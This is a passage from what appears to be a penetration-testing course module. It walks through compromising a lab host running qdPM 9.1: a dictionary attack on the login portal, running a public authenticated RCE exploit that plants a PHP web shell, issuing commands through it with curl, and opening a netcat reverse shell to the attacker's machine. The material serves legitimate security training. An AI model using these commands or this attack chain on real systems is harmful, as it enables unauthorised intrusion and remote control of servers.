The website has a login portal called the AI Project Management Portal. Below the login window, we'll find the web application and version of "qdPM 9.1". In the event we aren't able to get the version in this way, we could also check the source code of the webpage to get the web application and its version number.
<div class="copyright">
<a href="http://qdpm.net" target="_blank">qdPM 9.1</a> <br /> Copyright © 2022 <a href="http://qdpm.net" target="_blank">qdpm.net</a>
</div>
The web application and its version is located near the bottom of the source code page. Upon further investigation, we can determine that it is a free web-based project management software.23
With this new discovery, we'll search Exploit DB for a remote exploit for "qdPM 9.1", which returns a couple relevant exploits.

Figure 9: The exploit details are displayed
Inspecting the latest exploit,24 we determine that it aligns well with our search: it is verified, remote, and allows for remote code execution. We will review the exploit and gain a basic understanding of it before executing it.
The exploit requires a username and password for the project management web application. After reviewing the code, we can conclude the username field of the login page is an e-mail address. We were able to find several e-mails, but no exposed passwords. If we have working credentials with the web application, the exploit will upload a command web shell that we can use to execute commands on the target.
Another method of getting an account password would be to use a word list generator on the website. After a word list is generated, we can try the list as-is or make changes to create more complex passwords.
Using a dictionary attack on the login portal along with the four discovered e-mails, we can verify that george@AIDevCorp.org:AIDevCorp are valid credentials for George's account.

Figure 8: The project management application is logged in with George's account
With a valid login to the system, we can enumerate the tasks, projects, and some configurations of the project management system. Because we found an exploit that needed working credentials, we can now execute the exploit against our target.
We'll copy the exploit to our current working directory with searchsploit.
kali@kali:~$ searchsploit -m 50944
  Exploit: qdPM 9.1 - Remote Code Execution (RCE) (Authenticated) (v2)
      URL: https://www.exploit-db.com/exploits/50944
     Path: /usr/share/exploitdb/exploits/php/webapps/50944.py
File Type: Python script, Unicode text, UTF-8 text executable

Copied to: /home/kali/50944.py
With the exploit in our current working directory, let's execute it against the target path with the found credentials. The exploit arguments were determined from reading the source code, along with the usage section of the script. Not all exploits have a usage section. Unlike this exploit, some exploits require changing variables within the source code before execution.
kali@kali:~$ python3 50944.py -url http://192.168.50.11/project/ -u george@AIDevCorp.org -p AIDevCorp
You are not able to use the designated admin account because they do not have a myAccount page.

The DateStamp is 2022-06-15 12:19
Backdoor uploaded at - > http://192.168.50.11/project/uploads/users/420919-backdoor.php?cmd=whoami
The output of the exploit produces an error, but further investigation indicates it worked. The exploit uploaded a command shell to the projects/uploads/users/ directory. We can use curl to verify if we have command execution with this PHP file.
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php?cmd=whoami
<pre>www-data
</pre>
The whoami command returned www-data as the system user executing the PHP script. Now, we can enumerate more information from this web shell inside our target. The goal is to get a reverse shell into the machine, so let's check if nc is installed on the target.
We need to modify our curl command to automatically encode our commands supplied to the cmd variable of our web shell. We can use the --data-urlencode option to automatically URL-encode our parameter.
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --data-urlencode "cmd=which nc"
<pre>/usr/bin/nc
</pre>
We find that nc is installed on the target machine. Let's create a netcat listener on port 6666 and attempt to get a reverse shell from the target to our Kali machine.
Listing 21 - We have an active netcat listener running on port 6666We now have an active netcat listener in our terminal. In another terminal session, let's attempt a netcat reverse shell using the web shell that was uploaded by our exploit.
kali@kali:~$ curl http://192.168.50.11/project/uploads/users/420919-backdoor.php --data-urlencode "cmd=nc -nv 192.168.50.129 6666 -e /bin/bash"
The reverse shell is executed through the webshell uploaded by our exploit. Let's switch to the netcat listener terminal session to find out if a connection was established from the target.
kali@kali:~$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.50.129] from (UNKNOWN) [192.168.50.11] 57956
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The netcat reverse shell successfully connected to our Kali machine, and we are currently the www-data user.
The idea of this section is to find the service/application and version of that service to find any pre-existing exploits to compromise the software. Also, we must review the exploit code prior to execution to avoid any malicious activity from infecting us or our employer for the penetration test. It is important that we gather any necessary information for the exploit usage details, such as the login credentials we used with our exploit.
Let's practice what we covered in the following exercises.
12.5. Wrapping Up
In this Module, we examined the risks associated with running code written by untrusted authors. We also discussed various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.
-
(Trend Micro, 2022), https://www.trendmicro.com/vinfo/us/security/definition/exploit ↩
-
(Wikipedia, 2023), https://en.wikipedia.org/wiki/Denial-of-service_attack ↩
-
(Bugcrowd, 2022), https://www.bugcrowd.com/glossary/remote-code-execution-rce/ ↩
-
(Wikipedia, 2022), https://en.wikipedia.org/wiki/Privilege_escalation ↩
-
(Wikipedia, 2022), https://en.wikipedia.org/wiki/Shellcode ↩
-
(OffSec, 2023), https://www.exploit-db.com ↩
-
(OffSec, 2023), https://www.offsec.com ↩
-
(Exploit DB, 2022), https://www.exploit-db.com/exploits/50943 ↩
-
(Twitter, 2022), https://twitter.com/exploitdb ↩
-
(OffSec, 2023), https://www.exploit-db.com/rss.xml ↩
-
(Packet Storm, 2022), https://packetstormsecurity.com ↩
-
(Twitter, 2022), https://twitter.com/packet_storm ↩
-
(Packet Storm, 2022), https://packetstormsecurity.com/feeds ↩
-
(GitHub, 2022), https://github.com/ ↩
-
(Twitter, 2022), https://twitter.com/haxor31337/status/1527182890869530624 ↩
-
(Ahrefs Pte, Ltd., 2018), https://ahrefs.com/blog/google-advanced-search-operators/ ↩
-
(McNab, 2007), https://www.oreilly.com/library/view/network-security-assessment/9780596510305/ch16.html ↩
-
(Rapid7, 2022), https://www.metasploit.com ↩
-
(HelpSystems, 2022), https://www.cobaltstrike.com/core-impact/ ↩
-
(Immunity, 2022), http://immunityinc.com/products/canvas/index.html ↩
-
(BeEF, 2022), http://beefproject.com ↩
-
(Nmap, 2022), https://nmap.org/book/nse.html ↩
-
(qdPM, 2022), https://qdpm.net/ ↩
-
(Exploit DB, 2022), https://www.exploit-db.com/exploits/50944 ↩